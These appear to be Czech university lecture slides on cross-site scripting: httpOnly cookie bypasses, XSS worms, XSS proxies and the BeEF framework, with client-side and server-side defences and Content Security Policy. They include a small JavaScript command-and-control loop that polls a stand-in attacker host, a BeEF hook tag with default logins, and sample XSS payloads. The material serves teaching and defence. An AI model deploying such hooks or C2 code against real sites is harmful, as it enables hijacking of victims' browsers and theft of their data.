
## Cookie a příznak httpOnly

- Cookies chráněná tímto příznakem není možné číst a zapisovat pomocí JavaScriptu
- Příznak httpOnly má širokou podporu v prohlížečích
- Na neprůstřednost příznaku httpOnly se bohužel není možné plně spolehnout
  - Čtení odpovědi serveru pomocí `XMLHttpRequest`  
`getAllResponseHeaders()`
  - Exploity pro Flash a Javu
  - Cross-Site Tracing
  - Too long cookie value
  - Reflected HTTP request headers

# Cross-Site Scripting (XSS)

## XSS Worms

- Rok 2005, worm **Samy**, sociální síť **MySpace**, 1.000.000 napadených účtů během 18 hodin
- Rok 2006, worm **Yamanner**, webmail **Yahoo!**
- Atd.



# Cross-Site Scripting (XSS)

## XSS Proxy

- První PoC: Anton Rager 2005
- XSS nemusí být jen jednoúčelový statický script
- Infikovaného klienta lze vzdáleně ovládat on-line
- Útočník získá pod svou kontrolu prohlížeč své oběti který může využít k
  - procházení infikované domény pod identitou oběti
  - procházení dalších domén obsahujících XSS zranitelnost
  - exploitaci prohlížeče
  - sociotechnickým útokům
  - útokům typu Man in the Browser
  - DoS



# Cross-Site Scripting (XSS)

## XSS Proxy – jak to funguje

- Klient-server architektura
- Klient (browser oběti) se infikuje kódem JS
- Klient se v pravidelných intervalech (pár vteřin) přihlašuje k serveru kde
  - získává příkazy od útočníka
  - ukládá odpovědi dříve požadovaných příkazů
- Útočník se připojuje na server přes administrační rozhraní, kde zadává příkazy pro své oběti a čte si získané odpovědi

# Cross-Site Scripting (XSS)

## XSS Proxy – jak to funguje





# Cross-Site Scripting (XSS)

## XSS Proxy – jednoduchý kód

```
function sendXMLHttpRequest(answ) {  
    answ = answ?"&odpoved="+answ:"";  
    xhr = new XMLHttpRequest();  
    if (xhr) {  
        xhr.open("GET","http://www.utocnik.cz/command.txt?rnd=" + Math.random() + answ, true);  
        xhr.onload = function () {  
            zpracujPrikaz(xhr.responseText);  
        }  
        xhr.send();  
        prikaz="";  
    }  
}
```

```
function zpracujPrikaz(prikaz) {  
    switch (prikaz) {  
        case "pozdrav": alert("Ahoj uživateli");  
            break;  
        case "dotaz": odpoved = prompt("Jak se jmenuješ?");  
            break;  
        default: alert(prikaz);  
    }  
}
```

```
var prikaz = ""; var odpoved = "";  
setInterval("sendXMLHttpRequest(odpoved)", 3000);
```

# Cross-Site Scripting (XSS)

## XSS Proxy – BeEF

### The Browser Exploitation Framework

- Mnoho funkcí a Exploitů
- Možnost napojení na Metasploit Framework
- Vytvořeno v PHP + filesystém
- Nová verze v Ruby + SQLite
- Implicitně v Backtracku, Kali linuxu

# Cross-Site Scripting (XSS)

## XSS Proxy – BeEF

- Kali linux, přístupové údaje: **root / toor**
- Zjištění IP adresy PC v terminálu příkazem **ifconfig**
- Spuštění BeEF: **Menu / Kali linux / Exploitate...**
- V prohlížeči navštívit stránku **http://IP:3000**
- Přihlášení k administraci BeEF: **beef / beef**
- JS hook dostupný na **http://IP:3000/hook.js**
- Použití např.:  

```
<script src="http://IP:3000/hook.js"></script>
```

# Cross-Site Scripting (XSS)

## XSS ve vlastním účtu

- Infikovaný účet lze oběti podstrčit například
  - Darováním přístupových údajů
  - Cross-Site Request Forgery přihlášením
  - Pomocí Session Donation
- Po přihlášení uživatele
  - Skript nemá přístup ke skutečnému účtu uživatele
  - Skript se může tvářit, že se přihlášení nezdařilo a upravit přihlašovací formulář

# Cross-Site Scripting (XSS)

## Další možnosti útoku

- Zjištění, kde je uživatel přihlášen
- Keylogger – zachytávání stisknutých kláves
- Password cracker – dictionary, brutte force
- Navštívené stránky a historie vyhledávání
- Scanning a útoky na zařízení (i ve vnitřní síti)

# Cross-Site Scripting (XSS)

## Rizika elektronických pasů

- Např. Microsoft Passport
- Jednorázová registrace
- Po přihlášení ke službě možnost navštěvovat všechny servery, které jsou partnerem, pod svou identitou.
- Nabízí útočníkům široké možnosti zneužití identity

# Cross-Site Scripting (XSS)

## Rizika trvalého přihlášení

- Identitu je možné zneužít hlavně ve chvíli, kdy je uživatel přihlášen
- Trvalé přihlášení nabízí útočníkům možnost zaútočit kdykoliv

# Cross-Site Scripting (XSS)

## Obrana před XSS na straně klienta

- Zakázání JavaScriptu v prohlížeči
  - Dnes již nereálné, aplikace nebudou bez JS fungovat
- XSS filtry ve webových prohlížečích
  - Pouze proti Non-perzistentnímu typu XSS
- Doplněk prohlížeče NoScript



# Cross-Site Scripting (XSS)

## Obrana před XSS na straně webové aplikace

- Ochranu implementovat vždy na výstupu
- Nahrazení nebezpečných metaznaků HTML entitami  
`< &lg; > &gt; " &quot; ' &#39; & &amp;`
- Nebezpečnost znaků záleží na kontextu, v jakém jsou použity  
`<p>Toto je tvůj vstup: <script>alert(1)</script></p>`  
`<input type="text" value="" onfocus="alert(1)">`
- V řetězcích JavaScriptu escapovat metaznaky `<script>var a ='a\'b';</script>`
- Pozor na direktivy javascript: a data: v odkazech nebo při redirektu  
`<a href="javascript:alert(1)">odkaz</a>`
- Pokud chceme některé HTML tagy povolit, pak je nutné uživatelský vstup kontrolovat na základě bílých seznamů
- HTTP Response hlavička **X-XSS-Protection**
- Implementace **Content Security Policy**

# **Content Security Policy**

# Content Security Policy

- Politika implementovaná do webových prohlížečů
- Nový přístup v boji proti XSS, clickjackingu a dalším útokům
- Jsou zakázány veškeré skripty
- Je zakázáno veškeré načítání obsahu z externích zdrojů
- Vývojáři musí určit, které zdroje jsou bezpečné, a ze kterých může být externí obsah načítán
- Je možné určit, které stránky mohou načítat dokument do prvků <frame> a <iframe>

# Content Security Policy

## Defaultní pravidla CSP - zakázáno

- přímo vložené skripty `<script>`
- javascript: URIs `<a href="javascript:bad_stuff()">`
- ovladače událostí `<a onclick="bad_stuff()">`
- funkce eval() `eval("evil string...")`
- setTimeout() a setInterval() `setTimeout("evil string...", 1000)`
- konstruktor new function `var f = new Function("evil string...")`
- data: URIs `<a href="data:text/html,<script>alert(...)">`
- XBL bindings pro jiné protokoly než chrome: a resource:  
-moz-binding pro navázání CSS

# Content Security Policy

## Defaultní pravidla CSP - povoleno

- skripty z defin. zdrojů `<script src="..."></script>`
- posluchače událostí `addEventListener("click", function(), false);`
- `setTimeout()` a `setInterval()` `setTimeout("function()", 1000)`
- funkční operátory `var f = function() {code}`  
`function f() {code}`
- **data:** URL pro explicitně povolený druh obsahu

# Content Security Policy

## Režimy CSP

- Bezpečnostní politika
  - HTTP hlavičkou
  - Content-Security-Policy:**
- Report zpráv s pokusy o narušení
  - HTTP hlavičkou
  - Content-Security-Policy-Report-Only:**

# Content Security Policy

## Direktivy CSP

- default-src definice defaultně povolených zdrojů (*ve FF4 allow*)
- script-src definice zdrojů pro scripty <script>
- img-src definice zdrojů pro obrázky <img>
- media-src definice zdrojů pro media <video>, <audio>
- object-src definice zdrojů pro objekty <object>, <embed>, <applet>
- frame-src definice zdrojů pro plovoucí rámy <iframe>
- font-src definice zdrojů pro fonty v CSS @font-face
- xhr-src (connect-src) definice zdrojů pro XMLHttpRequest
- style-src definice zdrojů pro stylovisy <link rel="stylesheet">
- frame-ancestors definice includu <iframe>, <frame> a <object>
- report-uri definice adres pro zasílání reportů
- policy-uri definice adresy s definicí CSP
- options modifikace některých základních restrikcí CSP

# Content Security Policy

## Modifikace základních restrikcí CSP

“allow ‘self’ ; options inline-script eval-script”

- Inline-script
  - povolení přímo vložených scriptů `<script>`
  - povolení **javascript:** URIs
- eval-script
  - povolení funkce **eval()**
  - povolení stringů u funkcí **setTimeout()** a **setInterval()**
  - povolení konstruktoru **new Function**
- Později změněno na
  - `script-src: unsafe-inline`
  - `script-src: unsafe-eval`



# Content Security Policy

## Formát zápisu zdrojů

- Uvedením zdroje

- protokol
- hostname

`http://, https://, ftp://`

`www.host.cz`

`.host.cz    *.host.cz`

- port (volitelně)

`.host.cz:443`

- klíčové slovo

- stejný host, protokol a port
- zákaz všech zdrojů

`'self'`

`'none'`

- `data:`

`img-src data:`

# Content Security Policy

## Příklady použití CSP

- Povolení načítání dat pouze ze stejného zdroje, jako pochází chráněný dokument

**Content-Security-Policy:** `default-src 'self'`

- Defaultně povolen stejný zdroj dat, obrázky odkudkoliv, objekty a skripty z vyjmenovaných zdrojů

**Content-Security-Policy:** `default-src 'self'; img-src *; \`  
`object-src media.example.com .host.com; \`  
`script-src trustedscripts.example.com`

# Content Security Policy

## Reporty při pokusu o narušení

Jsou definovány jako JSON objekt

- Jsou odesílány metodou POST
- Jsou odesílány na URI definované v request-uri
- Direktivy reportu
  - request: request line z HTTP požadavku
  - request-headers: hlavičky HTTP požadavku
  - blocked-uri: zablokované URI
  - violated-directive: direktiva způsobující blokování
  - original-policy: zdroj bezpečnostní politiky

# Content Security Policy

## Ukázka reportu

```
{
  "csp-report": {
    "request": "GET http://example.org/page.html HTTP/1.1",
    "request-headers": "Host: example.org
                        User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.6; rv:2.0b12pre)
                        Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
                        Accept-Language: en-us,en;q=0.5
                        Accept-Encoding: gzip, deflate
                        Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
                        Keep-Alive: 115
                        Proxy-Connection: keep-alive
                        Cache-Control: max-age=0",
    "blocked-uri": "http://evil.example.com/image.png",
    "violated-directive": "default-src http://example.org"
  }
}
```

# Content Security Policy

## Shrnutí CSP

- Funkční jen v prohlížečích, které CSP podporují **Firefox (4)23, Chrome 25, IE 10**
- Nutná implementace do webových aplikací
- Reporty mohou pomoci nalézt slabá místa
- V případě širšího nasazení dokáže vymýtit XSS a clickjacking

# Další typy útoků

- HTML injection
- Cross-Site Messaging
- Content spoofing
- Host Header injection
- Reflected File Download
- CSV injection

# Shrnutí bezpečnostních HTTP response hlaviček

- Referrer-Policy
- X-Frame-Options [deprecated]
- X-XSS-Protection [deprecated]
- Content-Security-Policy (CSP)
- X-Content-Type-Options
- Permissions-Policy (Feature-Policy)
- Strict-Transport-Security (HSTS)
- Public-Key-pins (HPKP)
- X-Permitted-Cross-Domain-Policies